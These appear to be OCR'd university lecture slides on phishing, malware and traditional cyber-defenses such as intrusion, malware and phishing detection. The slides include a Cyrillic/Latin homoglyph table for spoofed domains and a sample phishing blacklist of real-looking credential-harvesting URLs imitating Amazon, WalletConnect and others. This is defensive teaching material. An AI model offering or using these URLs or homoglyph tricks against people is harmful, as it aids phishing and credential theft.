
phishing: fake emails

- induce individuals to reveal confidential information
- 3 billion phishing emails every day
- **top** cause of data breaches

Verizon DBIR Report, 2021

fake links

- spoofed URL
  - youtube.com → http://hacker.ru
- copycat, homoglyph
  - we**11**point
  - wellsf**a**rgo.com
  - instag**r**am.com
  - **apple**.com →
- e.g. Anthem 78M records breach in 2015




Cyrillic	Latin
a c e o p x y	a c e o p x y
d i j l q s w	d i j l q s w

malicious file attachment

- office (38%), archive (37%), pdf (14%)
- virus or trojan
  - executes when opened by user
- e.g. U Washington Med breach in 2013

Outline



Cyber-Attacks

Traditional
Cyber-Defenses

host vs network
intrusion detection
malware detection
phishing detection
limitations

Traditional arsenal

- **host-based**
  - user authentication (passwords)
  - access control
  - anti-malware
  - host-based intrusion detection systems
  - data encryption
  - email filtering (spam, phishing)

- **network-based**
  - network-based intrusion detection systems
  - firewalls
  - virtual private networks (VPNs)
  - load balancing
  - VLAN support

Network intrusion detection

- **signature**-based
  - monitors data for known patterns
  - pros: simpler, effective in known attacks
  - cons: ineffective against unknown attacks, polymorphism and obfuscation

- **anomaly**-based
  - looks for deviations of normal activity caused by users or processes
  - pros: effective for zero-days
  - cons: high false positives

- **hybrid**
  - pros: reduces false positives
  - cons: complex models


Malware detection

- techniques for malware **detection**
  - **signature**-based (pattern-matching)
    - not suitable for new variants
    - inefficient given variants & rates of infection
  - **behavior**-based (what malware does)
  - heuristic-based (rules)

- techniques for malware **analysis**
  - **static** (reverse engineering)
    - time-consuming
    - defeated by obfuscation
  - **dynamic** (execution in sandbox)
    - evaded by malware detecting sandbox
  - hybrid (static + dynamic)

Phishing detection

- **blacklist**
  - databases of malicious websites
- **visual similarity**
  - closeness of snapshot of a webpage with screenshots of legitimate websites in a database
- **heuristic**
  - rules from experts
  - statistical attributes of websites



ID	URL
7116369	https://hopeful-ardinghelli-53a7a7.netlify.app/
7116366	https://services.runescape.com-vzla.ru/m=weblogin/...
7116359	https://erpabaza.com/182232-300-200/
7116358	https://westcoastgrip.com/reeadme.html?SItSMS0E
7116357	https://jfbiowellness.com//splonline.com.sa/en.shi...
7116356	https://jfbiowellness.com/splonline.com.sa/en.ship...
7116352	http://login.trktimes.com/campaign/clicked/NDg5MjY...
7116351	https://sicurezzaistantora.000webhostapp.com
7116334	https://polkastarter.walletconnect-help.com
7116319	http://www.amazon-sq.xyz/
7116318	https://polkastarter.walletconnect-support.net
7116315	https://yuuis.shop/ap/ing-amazon,com/
7116314	https://nuio.shop/ap/ing-amazon,com
7116286	https://amaozaon.co.jp.kjidknk.cn/
7116264	https://attverificationonline247.weebly.com/

Blacklist

Valiyaveedu, IEEE ICCISc, 2021

Summary of traditional approaches

